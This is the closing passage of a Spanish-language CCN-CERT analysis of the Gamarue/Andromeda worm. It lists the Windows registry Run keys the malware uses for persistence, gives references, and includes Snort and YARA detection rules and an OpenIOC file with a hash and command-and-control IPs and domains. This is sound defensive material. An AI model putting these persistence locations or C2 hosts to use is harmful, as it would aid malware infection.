"HKEY_LOCAL_MACHINE\software\microsoft\windows\currentversion\Policies\Explorer\Run"

"KEY_CURRENT_USER\software\Microsoft\Windows\CurrentVersion\Run"

"HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows\Load"

9. REFERENCIAS

[1]	**Andromeda/Gamarue bot loves JSON too** Enlace: http://eternal-todo.com/blog/andromeda-gamarue-loves-json
[2]	**Bruteforcing Andromeda Configuration Buffers** Enlace: http://byte-atlas.blogspot.nl/2015/04/kf-andromeda-bruteforcing.html
[3]	**Andromeda 2.7 Features** Enlace: http://blog.fortinet.com/post/andromeda-2-7-features
[4]	**New Anti-Analysis Tricks In Andromeda 2.08** Enlace: http://blog.fortinet.com/post/new-anti-analysis-tricks-in-andromeda-2-08

10. ANEXOS

ANEXO I – REGLAS DE DETECCIÓN

REGLA SNORT

```
alert tcp any any -> 176.9.48.86 80 (msg:"Trojan Gamarue request";)

alert tcp any any -> 95.213.192.71 80 (msg:"Trojan Gamarue request";)
```

REGLA YARA

```
rule Worm_Gamarue {
	meta:
		author = "Centro Criptológico Nacional (CCN)"
		description = "Gamarue_Andromeda"
	strings:
		$a = { 69 E1 2A B0 2D 80 44 E3 2D 80 44 E3 2D 80 44 E3 EE 8F 1B
E3 2A 80 44 E3 EE 8F 19 E3 3A 80 44 E3 2D 80 45 E3 CD 81 44 E3 0A 46 39 E3 34
80 44 E3 0A 46 29 E3 A5 80 44 E3 0A 46 2A E3 5C 80 44 E3 0A 46 36 E3 2C 80 44
E3 0A 46 3C E3 2C 80 44 E3 }
	condition:
		$a
}
```

IOC

```
<?xml version="1.0" encoding="us-ascii"?>
<ioc                    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"      id="479c5c14-1621-4bae-b40d-
53bc34d926bb"                                last-modified="2015-11-25T15:42:43"
xmlns="http://schemas.mandiant.com/2010/ioc">
  <short_description>Gamarue</short_description>
  <authored_by>CCN-CERT</authored_by>
  <authored_date>2015-11-25T08:53:45</authored_date>
  <links />
  <definition>
    <Indicator operator="OR" id="dda2ca20-647b-4ced-91ec-bf6bf1f820c9">
      <IndicatorItem id="b131143c-df85-4711-a1d2-1d177a8c1d8a" condition="is"
>
        <Context document="FileItem" search="FileItem/Md5sum" type="mir" />
        <Content type="md5">9BCE8458CAF01FA3B1D13EA8757A3898</Content>
      </IndicatorItem>
      <IndicatorItem  operator="OR"  id="c130bc12-91e9-4363-a84e-e0653a846818"
```

```
condition="contains">
        <Context document="Network" search="Network/DNS" type="mir" />
        <Content type="string">differentia.ru</Content>
      </IndicatorItem>
      <IndicatorItem operator="OR" id="1a7b4202-66b1-4c05-8d2c-4ee4be755750"
condition="contains">
        <Context document="Network" search="Network/DNS" type="mir" />
        <Content type="string">disorderstatus.ru</Content>
      </IndicatorItem>
      <IndicatorItem operator="OR" id="411c71e0-b661-4dd3-9038-b4656f52b865"
condition="contains">
          <Context document="Snort" search="Snort/Snort" type="mir" />
          <Content type="string">alert tcp any any -> 176.9.48.86 80
(msg:"Trojan Gamarue request";)</Content>
      </IndicatorItem>
      <IndicatorItem operator="OR" id="e48d2d2c-fc32-43fc-852b-a20352b92390"
condition="contains">
          <Context document="Snort" search="Snort/Snort" type="mir" />
          <Content type="string">alert tcp any any -> 95.213.192.71 80
(msg:"Trojan Gamarue request";)</Content>
      </IndicatorItem>
    </Indicator>
  </definition>
</ioc>
```